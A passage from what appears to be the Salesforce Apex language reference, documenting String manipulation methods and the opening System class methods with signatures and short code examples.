Type: Integer

Return Value

Type: Integer

Usage

If the substring doesn't occur or *endPosition* is negative, this method returns -1. If *endPosition* is larger than the last index in the current String, the entire String is searched.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOf('c', 7);
System.assertEquals(
   6, i1);
Integer i2 =
   s1.lastIndexOf('c', 3);
System.assertEquals(
   2, i2);
```

indexOfChar(character)

Returns the index of the last occurrence of the character that corresponds to the specified character value.

Signature

```
public Integer indexOfChar(Integer character)
```

Parameters

character
Type: Integer

The integer value of the character in the string.

Return Value

Type: Integer

The index of the last occurrence of the specified character, -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

```
String str = '\u03A9 is Ω (Omega)';
// Get the last occurrence of Omega.
System.assertEquals(5, str.lastIndexOfChar(937));
```

lastIndexOfChar(character, endIndex)

Returns the index of the last occurrence of the character that corresponds to the specified character value, starting from the specified index.

Signature

```
public Integer lastIndexOfChar(Integer character, Integer endIndex)
```

Parameters

character
Type: Integer

The integer value of the character to look for.

endIndex
Type: Integer

The index to end the search at.

Return Value

Type: Integer

The index, starting from the specified start index, of the last occurrence of the specified character. -1 if the character is not found.

Usage

The index that this method returns is in Unicode code units.

Example

This example shows different ways of searching for the index of the last occurrence of the Omega character. The first call to `lastIndexOfChar` doesn't specify an end index and therefore the returned index is 12, which is the last occurrence of Omega in the entire string. The subsequent calls specify an end index to find the last occurrence of Omega in substrings.

```
String str = 'Ω and \u03A9 and Ω';
System.assertEquals(12, str.lastIndexOfChar(937));
System.assertEquals(6, str.lastIndexOfChar(937,11));
System.assertEquals(0, str.lastIndexOfChar(937,5));
```

lastIndexOfIgnoreCase(substring)

Returns the index of the last occurrence of the specified substring regardless of case.

Signature

```
public Integer lastIndexOfIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: Integer

Usage

If the substring doesn't occur, this method returns -1.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOfIgnoreCase('DAAC');
System.assertEquals(
   3, i1);
```

lastIndexOfIgnoreCase(substring, endPosition)

Returns the index of the last occurrence of the specified substring regardless of case, starting from the character at index 0 and ending at the specified index.

Signature

```
public Integer lastIndexOfIgnoreCase(String substring, Integer endPosition)
```

Parameters

substring
Type: String

endPosition
Type: Integer

Return Value

Type: Integer

Usage

If the substring doesn't occur or *endPosition* is negative, this method returns -1. If *endPosition* is larger than the last index in the current String, the entire String is searched.

Example

```
String s1 = 'abcdaacd';
Integer i1 =
   s1.lastIndexOfIgnoreCase('C', 7);
System.assertEquals(
   6, i1);
```

left(length)

Returns the leftmost characters of the current String of the specified length.

Signature

```
public String left(Integer length)
```

Parameters

length
Type: Integer

Return Value

Type: String

Usage

If *length* is greater than the String size, the entire String is returned.

Example

```
String s1 = 'abcdaacd';
String s2 =
   s1.left(3);
```

```
System.assertEquals(
   'abc', s2);
```

leftPad(length)

Returns the current String padded with spaces on the left and of the specified length.

Signature

```
public String leftPad(Integer length)
```

Parameters

length
Type: Integer

Usage

If *length* is less than or equal to the current String size, the entire String is returned without space padding.

Return Value

Type: String

Example

```
String s1 = 'abc';
String s2 =
   s1.leftPad(5);
System.assertEquals(
   '  abc', s2);
```

length()

Returns the number of 16-bit Unicode characters contained in the String.

Signature

```
public Integer length()
```

Return Value

Type: Integer

Example

```
String myString = 'abcd';
Integer result = myString.length();
System.assertEquals(result, 4);
```

mid(startIndex, length)

Returns a new String that begins with the character at the specified zero-based *startIndex* with the number of characters specified by *length*.

Signature

```
public String mid(Integer startIndex, Integer length)
```

Parameters

startIndex
Type: Integer

If *startIndex* is negative, it is considered to be zero.

length
Type: Integer

If *length* is negative or zero, an empty String is returned. If *length* is greater than the remaining characters, the remainder of the String is returned.

Return Value

Type: String

Usage

This method is similar to the `substring(startIndex)` and `substring(startIndex, endIndex)` methods, except that the second argument is the number of characters to return.

Example

```
String s = 'abcde';
String s2 = s.mid(2, 3);
System.assertEquals(
   'cde', s2);
```

normalizeSpace()

Returns the current String with leading, trailing, and repeating white space characters removed.

Signature

```
public String normalizeSpace()
```

Return Value

Type: String

Usage

This method normalizes the following white space characters: space, tab (\t), new line (\n), carriage return (\r), and form feed (\f).

Example

```
String s1 =
   'Salesforce \t     force.com';
String s2 =
   s1.normalizeSpace();
System.assertEquals(
   'Salesforce force.com', s2);
```

offsetByCodePoints(index, codePointOffset)

Returns the index of the Unicode code point that is offset by the specified number of code points, starting from the given index.

Signature

```
public Integer offsetByCodePoints(Integer index, Integer codePointOffset)
```

Parameters

index
Type: Integer

The start index in the string.

codePointOffset
Type: Integer

The number of code points to be offset.

Return Value

Type: Integer

The index that corresponds to the start index that is added to the offset.

Usage

Unpaired surrogates within the text range that is specified by *index* and *codePointOffset* count as one code point each.

Example

This example calls `offsetByCodePoints` on a string with a start index of 0 (to start from the first character) and an offset of threee code points. The string contains one sequence of supplementary characters in escaped form (a pair of characters). After an offset of three code points when counting from the beginning of the string, the returned code point index is four.

```
String str = 'A \uD835\uDD0A BC';
System.assertEquals(4, str.offsetByCodePoints(0,3));
```

remove(substring)

Removes all occurrences of the specified substring and returns the String result.

Signature

```
public String remove(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.remove('force');
System.assertEquals(
   'Sales and .com', s2);
```

removeEnd(substring)

Removes the specified substring only if it occurs at the end of the String.

Signature

```
public String removeEnd(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeEnd('.com');
System.assertEquals(
   'Salesforce and force', s2);
```

removeEndIgnoreCase(substring)

Removes the specified substring only if it occurs at the end of the String using a case-insensitive match.

Signature

```
public String removeEndIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeEndIgnoreCase('.COM');
System.assertEquals(
   'Salesforce and force', s2);
```

removeStart(substring)

Removes the specified substring only if it occurs at the beginning of the String.

Signature

```
public String removeStart(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeStart('Sales');
System.assertEquals(
   'force and force.com', s2);
```

removeStartIgnoreCase(substring)

Removes the specified substring only if it occurs at the beginning of the String using a case-insensitive match.

Signature

```
public String removeStartIgnoreCase(String substring)
```

Parameters

substring
Type: String

Return Value

Type: String

Example

```
String s1 = 'Salesforce and force.com';
String s2 =
   s1.removeStartIgnoreCase('SALES');
System.assertEquals(
   'force and force.com', s2);
```

repeat(numberOfTimes)

Returns the current String repeated the specified number of times.

Signature

```
public String repeat(Integer numberOfTimes)
```

Parameters

numberOfTimes
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'SFDC';
String s2 =
   s1.repeat(2);
System.assertEquals(
   'SFDCSFDC', s2);
```

repeat(separator, numberOfTimes)

Returns the current String repeated the specified number of times using the specified separator to separate the repeated Strings.

Signature

```
public String repeat(String separator, Integer numberOfTimes)
```

Parameters

separator
Type: String

numberOfTimes
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'SFDC';
String s2 =
   s1.repeat('-', 2);
System.assertEquals(
   'SFDC-SFDC', s2);
```

replace(target, replacement)

Replaces each substring of a string that matches the literal target sequence *target* with the specified literal replacement sequence *replacement*.

Signature

```
public String replace(String target, String replacement)
```

Parameters

target
Type: String

replacement
Type: String

Return Value

Type: String

Example

```
String s1 = 'abcdbca';
String target = 'bc';
String replacement = 'xy';
String s2 = s1.replace(target, replacement);
System.assertEquals('axydxya', s2);
```

replaceAll(regExp, replacement)

Replaces each substring of a string that matches the regular expression *regExp* with the replacement sequence *replacement*.

Signature

```
public String replaceAll(String regExp, String replacement)
```

Parameters

regExp
Type: String

replacement
Type: String

Return Value

Type: String

Usage

See the Java `Pattern` class for information on regular expressions.

Example

```
String s1 = 'a b c 5 xyz';
String regExp = '[a-zA-Z]';
String replacement = '1';
String s2 = s1.replaceAll(regExp, replacement);
System.assertEquals('1 1 1 5 111', s2);
```

replaceFirst(regExp, replacement)

Replaces the first substring of a string that matches the regular expression *regExp* with the replacement sequence *replacement*.

Signature

```
public String replaceFirst(String regExp, String replacement)
```

Parameters

regExp
Type: String

replacement
Type: String

Return Value

Type: String

Usage

See the Java `Pattern` class for information on regular expressions.

Example

```
String s1 = 'a b c 11 xyz';
String regExp = '[a-zA-Z]{2}';
String replacement = '2';
String s2 = s1.replaceFirst(regExp, replacement);
System.assertEquals('a b c 11 2z', s2);
```

reverse()

Returns a String with all the characters reversed.

Signature

```
public String reverse()
```

Return Value

Type: String

right(length)

Returns the rightmost characters of the current String of the specified length.

Signature

```
public String right(Integer length)
```

Parameters

length
Type: Integer

If *length* is greater than the String size, the entire String is returned.

Return Value

Type: String

Example

```
String s1 = 'Hello Max';
String s2 =
   s1.right(3);
System.assertEquals(
   'Max', s2);
```

rightPad(length)

Returns the current String padded with spaces on the right and of the specified length.

Signature

```
public String rightPad(Integer length)
```

Parameters

length
Type: Integer

If *length* is less than or equal to the current String size, the entire String is returned without space padding.

Return Value

Type: String

Example

```
String s1 = 'abc';
String s2 =
   s1.rightPad(5);
System.assertEquals(
   'abc  ', s2);
```

split(regExp, limit)

Returns a list that contains each substring of the String that is terminated by the regular expression *regExp*, or the end of the String.

Signature

```
public String[] split(String regExp, Integer limit)
```

Parameters

regExp
Type: String

limit
Type: Integer

Return Value

Type: String[]

Usage

See the Java `Pattern` class for information on regular expressions.

The substrings are placed in the list in the order in which they occur in the String.If *regExp* does not match any part of the String, the resulting list has just one element containing the original String.

The optional *limit* parameter controls the number of times the pattern is applied and therefore affects the length of the list:

- If *limit* is greater than zero, the pattern is applied at most *limit* - 1 times, the list's length is no greater than *limit*, and the list's last entry contains all input beyond the last matched delimiter.
- If *limit* is non-positive then the pattern is applied as many times as possible and the list can have any length.
- If *limit* is zero then the pattern is applied as many times as possible, the list can have any length, and trailing empty strings are discarded.

For example, for `String s = 'boo:and:foo'`:

- `s.split(':', 2)` results in `{'boo', 'and:foo'}`
- `s.split(':', 5)` results in `{'boo', 'and', 'foo'}`
- `s.split(':', -2)` results in `{'boo', 'and', 'foo'}`
- `s.split('o', 5)` results in `{'b', '', ':and:f', '', ''}`
- `s.split('o', -2)` results in `{'b', '', ':and:f', '', ''}`
- `s.split('o', 0)` results in `{'b', '', ':and:f'}`

Example

In the following example, a string is split, using a backslash as a delimiter.

```
public String splitPath(String filename) {
    if (filename == null)
        return null;
    List<String> parts = filename.split('\\');
    filename = parts[parts.size()-1];
    return filename;
}

// For example, if the file path is e:\\processed\\PPDSF100111.csv
// This method splits the path and returns the last part.
// Returned filename is PPDSF100111.csv
```

splitByCharacterType()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens.

Signature

```
public List<String> splitByCharacterType()
```

Return Value

Type: List<String>

Usage

For more information about the character types used, see java.lang.Character.getType(char).

Example

```
String s1 = 'Force.com platform';
List<String> ls =
   s1.splitByCharacterType();
System.debug(ls);
// Writes this output:
// (F, orce, ., com,  , platform)
```

splitByCharacterTypeCamelCase()

Splits the current String by character type and returns a list of contiguous character groups of the same type as complete tokens, with the following exception: the uppercase character, if any, immediately preceding a lowercase character token belongs to the following character token rather than to the preceding.

Signature

```
public List<String> splitByCharacterTypeCamelCase()
```

Return Value

Type: List<String>

Usage

For more information about the character types used, see java.lang.Character.getType(char).

Example

```
String s1 = 'Force.com platform';
List<String> ls =
   s1.splitByCharacterTypeCamelCase();
System.debug(ls);
// Writes this output:
// (Force, ., com,  , platform)
```

startsWith(prefix)

Returns `true` if the String that called the method begins with the specified *`prefix`*.

Signature

```
public Boolean startsWith(String prefix)
```

Parameters

`prefix`
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'AE86 vs EK9';
System.assert(s1.startsWith('AE86'));
```

`startsWithIgnoreCase(prefix)`

Returns `true` if the current String begins with the specified prefix regardless of the prefix case.

Signature

```
public Boolean startsWithIgnoreCase(String prefix)
```

Parameters

prefix
Type: String

Return Value

Type: Boolean

Example

```
String s1 = 'AE86 vs EK9';
System.assert(s1.startsWithIgnoreCase('ae86'));
```

`stripHtmlTags(htmlInput)`

Removes HTML markup from the input string and returns the plain text.

Signature

```
public String stripHtmlTags(String htmlInput)
```

Parameters

htmlInput
Type: String

Return Value

Type: String

Example

```
String s1 = '<b>hello world</b>';
String s2 = s1.stripHtmlTags();
System.assertEquals(
   'hello world', s2);
```

substring(startIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the end of the String.

Signature

```
public String substring(Integer startIndex)
```

Parameters

startIndex
Type: Integer

Return Value

Type: String

Example

```
String s1 = 'hamburger';
System.assertEquals('burger', s1.substring(3));
```

substring(startIndex, endIndex)

Returns a new String that begins with the character at the specified zero-based *startIndex* and extends to the character at *endIndex* - 1.

Signature

```
public String substring(Integer startIndex, Integer endIndex)
```

Parameters

startIndex
Type: Integer

endIndex
Type: Integer

Return Value

Type: String

Example

```
'hamburger'.substring(4, 8);
// Returns "urge"

'smiles'.substring(1, 5);
// Returns "mile"
```

substringAfter(separator)

Returns the substring that occurs after the first occurrence of the specified separator.

Signature

```
public String substringAfter(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringAfter('.');
System.assertEquals(
   'com.platform', s2);
```

substringAfterLast(separator)

Returns the substring that occurs after the last occurrence of the specified separator.

Signature

```
public String substringAfterLast(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringAfterLast('.');
System.assertEquals(
   'platform', s2);
```

substringBefore(separator)

Returns the substring that occurs before the first occurrence of the specified separator.

Signature

```
public String substringBefore(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringBefore('.');
System.assertEquals(
   'Force', s2);
```

substringBeforeLast(separator)

Returns the substring that occurs before the last occurrence of the specified separator.

Signature

```
public String substringBeforeLast(String separator)
```

Parameters

separator
Type: String

Return Value

Type: String

Example

```
String s1 = 'Force.com.platform';
String s2 =
   s1.substringBeforeLast('.');
System.assertEquals(
   'Force.com', s2);
```

substringBetween(tag)

Returns the substring that occurs between two instances of the specified *tag* String.

Signature

```
public String substringBetween(String tag)
```

Parameters

tag
Type: String

Return Value

Type: String

Example

```
String s1 = 'tagYellowtag';
String s2 = s1.substringBetween('tag');
System.assertEquals('Yellow', s2);
```

substringBetween(open, close)

Returns the substring that occurs between the two specified Strings.

Signature

```
public String substringBetween(String open, String close)
```

Parameters

open
Type: String

close
Type: String

Return Value

Type: String

Example

```
String s1 = 'xYellowy';
String s2 =
   s1.substringBetween('x','y');
System.assertEquals(
   'Yellow', s2);
```

swapCase()

Swaps the case of all characters and returns the resulting String by using the default (English US) locale.

Signature

```
public String swapCase()
```

Return Value

Type: String

Usage

Upper case and title case converts to lower case, and lower case converts to upper case.

Example

```
String s1 = 'Force.com';
String s2 = s1.swapCase();
System.assertEquals('fORCE.COM', s2);
```

toLowerCase()

Converts all of the characters in the String to lowercase using the rules of the default (English US) locale.

Signature

```
public String toLowerCase()
```

Return Value

Type: String

Example

```
String s1 = 'ThIs iS hArD tO rEaD';
System.assertEquals('this is hard to read',
   s1.toLowerCase());
```

toLowerCase(locale)

Converts all of the characters in the String to lowercase using the rules of the specified locale.

Signature

```
public String toLowerCase(String locale)
```

Parameters

locale
Type: String

Return Value

Type: String

Example

```
// Example in Turkish
// An uppercase dotted "i", \u0304, which is İ
// Note this contains both a İ as well as a I
String s1 = 'KIYMETLİ';
String s1Lower = s1.toLowerCase('tr');
// Dotless lowercase "i", \u0131, which is ı
// Note this has both a i and ı
String expected = 'kıymetli';
System.assertEquals(expected, s1Lower);
// Note if this was done in toLowerCase('en'), it would output 'kiymetli'
```

toUpperCase()

Converts all of the characters in the String to uppercase using the rules of the default (English US) locale.

Signature

```
public String toUpperCase()
```

Return Value

Type: String

Example

```
String myString1 = 'abcd';
String myString2 = 'ABCD';
myString1 =
   myString1.toUpperCase();
Boolean result =
   myString1.equals(myString2);
System.assertEquals(result, true);
```

toUpperCase(locale)

Converts all of the characters in the String to the uppercase using the rules of the specified locale.

Signature

```
public String toUpperCase(String locale)
```

Parameters

locale
Type: String

Return Value

Type: String

Example

```
// Example in Turkish
// Dotless lowercase "i", \u0131, which is ı
// Note this has both a i and ı
String s1 = 'imkansız';
String s1Upper = s1.toUpperCase('tr');
// An uppercase dotted "i", \u0304, which is İ
// Note this contains both a İ as well as a I
String expected = 'İMKANSIZ';
System.assertEquals(expected, s1Upper);
```

trim()

Returns a copy of the string that no longer contains any leading or trailing white space characters.

Signature

```
public String trim()
```

Return Value

Type: String

Usage

Leading and trailing ASCII control characters such as tabs and newline characters are also removed. White space and control characters that aren't at the beginning or end of the sentence aren't removed.

Example

```
String s1 = '   Hello!   ';
String trimmed = s1.trim();
system.assertEquals('Hello!', trimmed);
```

uncapitalize()

Returns the current String with the first letter in lowercase.

Signature

```
public String uncapitalize()
```

Return Value

Type: String

Example

```
String s1 =
   'Hello max';
String s2 =
   s1.uncapitalize();
System.assertEquals(
   'hello max',
    s2);
```

unescapeCsv()

Returns a String representing an unescaped CSV column.

Signature

```
public String unescapeCsv()
```

Return Value

Type: String

Usage

If the String is enclosed in double quotes and contains a comma, newline or double quote, quotes are removed. Also, any double quote escaped characters (a pair of double quotes) are unescaped to just one double quote.

If the String is not enclosed in double quotes, or is and does not contain a comma, newline or double quote, it is returned unchanged.

Example

```
String s1 =
   '"Max1, ""Max2"""';
String s2 =
   s1.unescapeCsv();
System.assertEquals(
   'Max1, "Max2"',
    s2);
```

unescapeEcmaScript()

Unescapes any EcmaScript literals found in the String.

Signature

```
public String unescapeEcmaScript()
```

Return Value

Type: String

Example

```
String s1 =
   '\"3.8\",\"3.9\"';
String s2 =
   s1.unescapeEcmaScript();
System.assertEquals(
   '"3.8","3.9"',
   s2);
```

unescapeHtml3()

Unescapes the characters in a String using HTML 3.0 entities.

Signature

```
public String unescapeHtml3()
```

Return Value

Type: String

Example

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeHtml3();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

unescapeHtml4()

Unescapes the characters in a String using HTML 4.0 entities.

Signature

```
public String unescapeHtml4()
```

Return Value

Type: String

Usage

If an entity isn't recognized, it is kept as is in the returned string.

Example

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeHtml4();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

unescapeJava()

Returns a String whose Java literals are unescaped. Literals unescaped include escape sequences for quotes (\\") and control characters, such as tab (\\t), and carriage return (\\n).

Signature

```
public String unescapeJava()
```

Return Value

Type: String

The unescaped string.

Example

```
String s = 'Company: \\"Salesforce.com\\"';
String unescapedStr = s.unescapeJava();
System.assertEquals('Company: "Salesforce.com"', unescapedStr);
```

unescapeUnicode()

Returns a String whose escaped Unicode characters are unescaped.

Signature

```
public String unescapeUnicode()
```

Return Value

Type: String

The unescaped string.

Example

```
String s = 'De onde voc\u00EA \u00E9?';
String unescapedStr = s.unescapeUnicode();
System.assertEquals('De onde você é?', unescapedStr);
```

unescapeXml()

Unescapes the characters in a String using XML entities.

Signature

```
public String unescapeXml()
```

Return Value

Type: String

Usage

Supports only the five basic XML entities (gt, lt, quot, amp, apos). Does not support DTDs or external entities.

Example

```
String s1 =
   '&quot;&lt;Black&amp;White&gt;&quot;';
String s2 =
   s1.unescapeXml();
System.assertEquals(
   '"<Black&White>"',
   s2);
```

valueOf(dateToConvert)

Returns a String that represents the specified Date in the standard "yyyy-MM-dd" format.

Signature

```
public static String valueOf(Date dateToConvert)
```

Parameters

dateToConvert
Type: Date

Return Value

Type: String

Example

```
Date myDate = Date.Today();
String sDate = String.valueOf(myDate);
```

valueOf(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the local time zone.

Signature

```
public static String valueOf(Datetime datetimeToConvert)
```

Parameters

datetimeToConvert
Type: Datetime

Return Value

Type: String

Example

```
DateTime dt = datetime.newInstance(1996, 6, 23);
String sDateTime = String.valueOf(dt);
System.assertEquals('1996-06-23 00:00:00', sDateTime);
```

valueOf(decimalToConvert)

Returns a String that represents the specified Decimal.

Signature

```
public static String valueOf(Decimal decimalToConvert)
```

Parameters

decimalToConvert
Type: Decimal

Return Value

Type: String

Example

```
Decimal dec = 3.14159265;
String sDecimal = String.valueOf(dec);
System.assertEquals('3.14159265', sDecimal);
```

valueOf(doubleToConvert)

Returns a String that represents the specified Double.

Signature

```
public static String valueOf(Double doubleToConvert)
```

Parameters

doubleToConvert
Type: Double

Return Value

Type: String

Example

```
Double myDouble = 12.34;
String myString =
   String.valueOf(myDouble);
System.assertEquals(
  '12.34', myString);
```

valueOf(integerToConvert)

Returns a String that represents the specified Integer.

Signature

```
public static String valueOf(Integer integerToConvert)
```

Parameters

integerToConvert
Type: Integer

Return Value

Type: String

Example

```
Integer myInteger = 22;
String sInteger = String.valueOf(myInteger);
System.assertEquals('22', sInteger);
```

valueOf(longToConvert)

Returns a String that represents the specified Long.

Signature

```
public static String valueOf(Long longToConvert)
```

Parameters

longToConvert
Type: Long

Return Value

Type: String

Example

```
Long myLong = 123456789;
String sLong = String.valueOf(myLong);
System.assertEquals('123456789', sLong);
```

valueOf(toConvert)

Returns a string representation of the specified object argument.

Signature

```
public static String valueOf(Object toConvert)
```

Parameters

toConvert
Type: Object

Return Value

Type: String

Usage

If the argument is not a String, the `valueOf` method converts it into a String by calling the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a String representation of the argument.

Example

```
List<Integer> ls =
  new List<Integer>();
ls.add(10);
ls.add(20);
String strList =
   String.valueOf(ls);
```

```
System.assertEquals(
  '(10, 20)', strList);
```

valueOfGmt(datetimeToConvert)

Returns a String that represents the specified Datetime in the standard "yyyy-MM-dd HH:mm:ss" format for the GMT time zone.

Signature

```
public static String valueOfGmt(Datetime datetimeToConvert)
```

Parameters

datetimeToConvert
Type: Datetime

Return Value

Type: String

Example

```
// For a PST timezone:
DateTime dt = datetime.newInstance(2001, 9, 14);
String sDateTime = String.valueOfGmt(dt);
System.assertEquals('2001-09-14 07:00:00', sDateTime);
```

System Class

Contains methods for system operations, such as writing debug messages and scheduling jobs.

Namespace

System

System Methods

The following are methods for `System`. All methods are static.

IN THIS SECTION:

abortJob(jobId)
Stops the specified job. The stopped job is still visible in the job queue in the Salesforce user interface.

assert(condition, msg)
Asserts that the specified condition is true. If it is not, a fatal error is returned that causes code execution to halt.

assertEquals(expected, actual, msg)
Asserts that the first two arguments are the same. If they are not, a fatal error is returned that causes code execution to halt.

assertNotEquals(expected, actual, msg)

Asserts that the first two arguments are different. If they are the same, a fatal error is returned that causes code execution to halt.

currentPageReference()

Returns a reference to the current page. This is used with Visualforce pages.

currentTimeMillis()

Returns the current time in milliseconds, which is expressed as the difference between the current time and midnight, January 1, 1970 UTC.

debug(msg)

Writes the specified message, in string format, to the execution debug log. The `DEBUG` log level is used.

debug(logLevel, msg)

Writes the specified message, in string format, to the execution debug log with the specified log level.

enqueueJob(queueableObj)

Adds a job to the Apex job queue that corresponds to the specified queueable class and returns the job ID.

equals(obj1, obj2)

Returns `true` if both arguments are equal. Otherwise, returns `false`.

getApplicationReadWriteMode()

Returns the read write mode set for an organization during Salesforce.com upgrades and downtimes.

hashCode(obj)

Returns the hash code of the specified object.

isBatch()

Returns `true` if the currently executing code is invoked by a batch Apex job; `false` otherwise.

isFuture()

Returns `true` if the currently executing code is invoked by code contained in a method annotated with `future`; `false` otherwise.

isScheduled()

Returns `true` if the currently executing code is invoked by a scheduled Apex job; `false` otherwise.

now()

Returns the current date and time in the GMT time zone.

process(workItemIds, action, comments, nextApprover)

Processes the list of work item IDs.

purgeOldAsyncJobs(dt)

Deletes asynchronous Apex job records for jobs that have finished execution before the specified date with a Completed, Aborted, or Failed status, and returns the number of records deleted.

requestVersion()

Returns a two-part version that contains the major and minor version numbers of a package.

resetPassword(userId, sendUserEmail)

Resets the password for the specified user.

runAs(version)

Changes the current package version to the package version specified in the argument.

runAs(userSObject)

Changes the current user to the specified user.

schedule(jobName, cronExpression, schedulableClass)

Use `schedule` with an Apex class that implements the `Schedulable` interface to schedule the class to run at the time specified by a Cron expression.

scheduleBatch(batchable, jobName, minutesFromNow)

Schedules a batch job to run once in the future after the specified time interval and with the specified job name.

scheduleBatch(batchable, jobName, minutesFromNow, scopeSize)

Schedules a batch job to run once in the future after the specified the time interval, with the specified job name and scope size. Returns the scheduled job ID (CronTrigger ID).

setPassword(userId, password)

Sets the password for the specified user.

submit(workItemIds, comments, nextApprover)

Submits the processed approvals. The current user is the submitter and the entry criteria is evaluated for all processes applicable to the current user.

today()

Returns the current date in the current user's time zone.

abortJob(jobId)

Stops the specified job. The stopped job is still visible in the job queue in the Salesforce user interface.

Signature

```
public static Void abortJob(String jobId)
```

Parameters

jobId

Type: String

The *jobId* is the ID associated with either AsyncApexJob or CronTrigger.

Return Value

Type: Void

Usage

The following methods return the job ID that can be passed to `abortJob`.

- `System.schedule` method—returns the CronTrigger object ID associated with the scheduled job as a string.
- `SchedulableContext.getTriggerId` method—returns the CronTrigger object ID associated with the scheduled job as a string.
- `getJobId` method—returns the AsyncApexJob object ID associated with the batch job as a string.
- `Database.executeBatch` method—returns the AsyncApexJob object ID associated with the batch job as a string.

assert(condition, msg)

Asserts that the specified condition is true. If it is not, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assert(Boolean condition, Object msg)
```

Parameters

condition
Type: Boolean

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

assertEquals(expected, actual, msg)

Asserts that the first two arguments are the same. If they are not, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assertEquals(Object expected, Object actual, Object msg)
```

Parameters

expected
Type: Object

Specifies the expected value.

actual
Type: Object

Specifies the actual value.

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

assertNotEquals(expected, actual, msg)

Asserts that the first two arguments are different. If they are the same, a fatal error is returned that causes code execution to halt.

Signature

```
public static Void assertNotEquals(Object expected, Object actual, Object msg)
```

Parameters

expected
Type: Object

Specifies the expected value.

actual
Type: Object

Specifies the actual value.

msg
Type: Object

(Optional) Custom message returned as part of the error message.

Return Value

Type: Void

Usage

You can't catch an assertion failure using a try/catch block even though it is logged as an exception.

currentPageReference()

Returns a reference to the current page. This is used with Visualforce pages.

Signature

```
public static System.PageReference currentPageReference()
```

Return Value

Type: System.PageReference

Usage

For more information, see PageReference Class.

currentTimeMillis()

Returns the current time in milliseconds, which is expressed as the difference between the current time and midnight, January 1, 1970 UTC.

Signature

```
public static Long currentTimeMillis()
```

Return Value

Type: Long

debug(msg)

Writes the specified message, in string format, to the execution debug log. The `DEBUG` log level is used.

Signature

```
public static Void debug(Object msg)
```

Parameters

msg
Type: Object

Return Value

Type: Void

Usage

If the *msg* argument is not a string, the `debug` method calls `String.valueOf` to convert it into a string. The `String.valueOf` method calls the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a string representation of the argument.

If the log level for Apex Code is set to `DEBUG` or higher, the message of this debug statement will be written to the debug log.

Note that when a map or set is printed, the output is sorted in key order and is surrounded with square brackets (`[]`). When an array or list is printed, the output is enclosed in parentheses (`()`).

Note: Calls to System.debug are not counted as part of Apex code coverage.Calls to `System.debug` are not counted as part of Apex code coverage.

For more information on log levels, see "Setting Debug Log Filters" in the Salesforce online help.

debug(logLevel, msg)

Writes the specified message, in string format, to the execution debug log with the specified log level.

Signature

```
public static Void debug(LoggingLevel logLevel, Object msg)
```

Parameters

logLevel
Type: System.LoggingLevel

The logging level to set for this method.

msg
Type: Object

The message or object to write in string format to the execution debug log.

Return Value

Type: Void

Usage

If the *msg* argument is not a string, the `debug` method calls `String.valueOf` to convert it into a string. The `String.valueOf` method calls the `toString` method on the argument, if available, or any overridden `toString` method if the argument is a user-defined type. Otherwise, if no `toString` method is available, it returns a string representation of the argument.

Note: Calls to `System.debug` are not counted as part of Apex code coverage.

System Logging Levels

Use the `loggingLevel` enum to specify the logging level for the `debug` method.

Valid log levels are (listed from lowest to highest):

- `ERROR`
- `WARN`
- `INFO`
- `DEBUG`
- `FINE`
- `FINER`
- `FINEST`

Log levels are cumulative. For example, if the lowest level, `ERROR`, is specified for Apex Code, only debug methods with the log level of `ERROR` are logged. If the next level, `WARN`, is specified, the debug log contains debug methods specified as either ERROR or `WARN`.

In the following example, the string `MsgTxt` is not written to the debug log because the log level is `ERROR` and the `debug` method has a level of `INFO`:

```
System.LoggingLevel level = LoggingLevel.ERROR;

System.debug(logginglevel.INFO, 'MsgTxt');
```

For more information on log levels, see "Setting Debug Log Filters" in the Salesforce online help.

enqueueJob(queueableObj)

Adds a job to the Apex job queue that corresponds to the specified queueable class and returns the job ID.

Signature

```
public static ID enqueueJob(Object queueableObj)
```

Parameters

queueableObj
Type: Object

An instance of the class that implements the Queueable Interface.

Return Value

Type: ID

The job ID, which corresponds to the ID of an AsyncApexJob record.

Usage

To add a job for asynchronous execution, call `System.enqueueJob` by passing in an instance of your class implementation of the `Queueable` interface for execution as follows:

```
ID jobID = System.enqueueJob(new MyQueueableClass());
```

equals(obj1, obj2)

Returns `true` if both arguments are equal. Otherwise, returns `false`.

Signature

```
public static Boolean equals(Object obj1, Object obj2)
```

Parameters

obj1
Type: Object

